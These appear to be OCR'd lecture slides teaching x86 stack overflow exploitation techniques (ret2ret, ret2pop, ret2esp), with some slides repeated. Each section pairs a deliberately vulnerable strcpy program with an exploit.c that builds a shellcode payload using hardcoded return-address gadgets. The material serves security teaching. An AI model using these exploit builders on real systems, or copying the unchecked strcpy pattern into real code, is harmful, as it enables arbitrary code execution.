
EBP → ???



5a. ret2ret

```
leave
  = movl   %ebp,%esp
    popl   %ebp
ret
  = popl   %eip
```


EBP → ???



5a. ret2ret

```
leave
  = movl    %ebp,%esp
    popl    %ebp
ret
  = popl    %eip
```


EBP → ???



5a. ret2ret

```
leave
  = movl   %ebp,%esp
    popl   %ebp
ret
  = popl   %eip
```


EBP → ???



5a. ret2ret

```
leave
  = movl   %ebp,%esp
    popl   %ebp
ret
  = popl   %eip
```

EBP → ???



5a. ret2ret

vuln.c


```
void function(char* overflow) {
    char buffer[256];
    strcpy(buffer, overflow);
}

int main(int argc, char** argv) {
    int no = 1;
    int* ptr = &no;
    function(argv[1]);
    return 1;
}
```

exploit.c

```
#define RET 0x0804840f

int main(void) {
    char *buff, *ptr;
    long *adr_ptr;
    int buf_size = 280;
    int ret_size = 20;

    buff = malloc(buf_size);
    ptr = buff;
    adr_ptr = (long *) ptr;
    for (i=0; i<buf_size; i+=4)
        *(adr_ptr++) = RET;

    for (i=0; i<buf_size-ret_size; i++)
        buff[i] = NOP;

    ptr = buff +
         (buf_size-ret_size-
             strlen(shellcode));
    for (i=0; i<strlen(shellcode); i++)
        *(ptr++) = shellcode[i];

    buff[buf_size] = '\0';
    printf("%s",buff);
    return 0;
}
```


5b. ret2pop

After `strcpy` the shellcode is stored redundant in the memory.
Idea: Use a *perfect* pointer to the shellcode placed in `argv`.




5b. ret2pop

Problem: Avoid overwriting the last significant byte of the perfect pointer by zero.



5b. ret2pop

Solution: A `ret`-chain followed by `pop-ret`.
The pop instruction skips over the memory location which is overwritten by zero.



5b. ret2pop

vuln.c


```
int function(int x, char *str) {
    char buf[256];
    strcpy(buf,str);
    return x;
}

int main(int argc, char **argv) {
    function(64, argv[1]);
    return 1;
}
```

exploit.c

```
#define POPRET 0x08048467
#define RET    0x08048468

int main(void) {
    char *buff, *ptr;
    long *adr_ptr;
    int  i;

    buff = malloc(264);
    for (i=0; i<264; i++)
       buff[i] = 'A';

    ptr = buff+260;
    adr_ptr = (long *) ptr;
    for (i=260; i<264; i+=4)
        if (i == 260) *(adr_ptr++) = POPRET;
        else          *(adr_ptr++) = RET;

    ptr = buff;
    for (i=0; i<strlen(shellcode); i++)
        *(ptr++) = shellcode[i];

    buff[264] = '\0';
    printf("%s",buff);
    return 0;
}
```


5c. ret2esp

The position of the ESP is predictable during the function epilogue.
→ jmp *%esp




5c. ret2esp


The position of the ESP is predictable during the function epilogue.
→ jmp *%esp




5c. ret2esp


shellcode
&jmp *%esp
...
EBP →
buff
...
ESP →
stack
function epilogue:
leave
= movl %ebp,%esp
popl %ebp
ret
= popl %eip
← EIP
somewhere:
jmp *esp
text segment

